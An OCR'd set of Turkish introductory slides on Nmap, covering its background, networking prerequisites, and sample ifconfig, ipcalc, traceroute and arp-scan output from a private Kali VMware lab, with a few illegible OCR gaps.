
Nmap 101

[*] Beren Kuday GÖRÜN



Nmap Hakkında

- Nmap, Fyador tarafından geliştirilmiş bir güvenlik tarayıcısıdır.
- C, C++ ve Python Dilleri ile yazılmıştır ve kendi script motoruna sahiptir.
- GPL lisanslıdır.
- Aktif bilgi toplama aşamasının vazgeçilmez araçlarından biridir ancak kendi scriptleri sayesinde aktif bilgi toplama haricinde exploit etme aşamasında da kullanılabilmektedir. Ayrıca bir sürü 3. parti yazılımın standartlarına uygun çıktılar verebilmektedir.


Kullanım Alanları


- Genel olarak güvenlik sektöründe keşif ve denetim amaçlı kullanılırken, ağ haritasının çıkartılması ya da 3. parti network ve güvenlik yazılımlarında yardımcı modül olarak tercih edilebilmektedir. GPL lisanlı olduğundan dolayı ve farklı programlama dilleri için modülleri yazıldığından dolayı güvenlik ürünlerinde tercih edilmektedir.

Başlamadan Önce Bilinmesi Gerekenler

- OSI Katmanları ve Görevleri
  - Üçlü El Sıkışması
  - TCP
  - UDP
  - IP, SUBNET MASK, GATEWAY
- DNS Çözümleme
- Çok Bilindik Port Numaraları ve Görevleri

OSI’nin Hikayesi ve TCP/IP





IP'lerin Dünyası

```
root@kali:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.182.133  netmask 255.255.255.0  broadcast 192.168.182.255
        inet6 fe80::20c:29ff:fe[illegible]3c13  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:b3:3c:13  tx[illegible]uelen 1000  (Ethernet)
        RX packets 1594  bytes 103463 ([illegible] KiB)
        RX errors 0  dropped 0  overruns 0  [illegible]me 0
        TX packets 66  bytes 7213 (7.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier[illegible]llisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<h
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 24  bytes 1356 (1.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 1356 (1.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:/# ipcalc 192.168.182.133/24
Address:   192.168.182.133      11000000.10101000.10110110. 10000101
Netmask:   255.255.255.0 = 24   11111111.11111111.11111111. 00000000
Wildcard:  0.0.0.255            00000000.00000000.00000000. 11111111
=>
Network:   192.168.182.0/24     11000000.10101000.10110110. 00000000
HostMin:   192.168.182.1        [illegible]1000000.10101000.10110110. 00000001
HostMax:   192.168.182.254      [illegible]0000000.10101000.10110110. 11111110
Broadcast: 192.168.182.255      11[illegible]00.10101000.10110110. 11111111
Hosts/Net: 254                   Cla[illegible] Private Internet

root@kali:/#
```

Ağ adaptörlerimize tanımlanmış olan ip adresi ve diğer bilgileri gösteren komut.

IP adresimiz, Ağ adresimiz v.b. Hakkında bilgiler veren bir araç.


```
root@kali:/# traceroute 8.8.8.8
traceroute to 8.8.8.8 (8.8.8.8), 30 hops max, 60 byte packets
 1  _gateway (192.168.182.2)  0.169 ms  0.067 ms  0.053 ms
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
 9  * * *
10  * * *
11  * * *
12  * * *
13  * * *
14  * * *
15  * * *
16  * * *
17  * * *
18  * * *
19  * * *
20  * * *
21  * * *
22  * * *
23  * * *
24  * * *
25  * * *
26  * * *
27  * * *
28  * * *
29  * * *
30  * * *
root@kali:/#
```


Varsayılan Ağ geçidimiz.

```
root@kali: / 78x14
root@kali:/# arp-scan -l
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9.5 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.182.1   00:50:56:c0:00:08       VMware, Inc.
192.168.182.2   00:50:56:e9:b7:89       VMware, Inc.
192.168.182.254 00:50:56:f0:77:8f       VMware, Inc.

3 packets received by f[illegible]ter, 0 packets dropped by kernel
Ending arp-scan 1.9.5: [illegible]osts scanned in 2.303 seconds (111.16 hosts/sec).
3 responded
root@kali:/#
```


ARP taraması sonuçları.

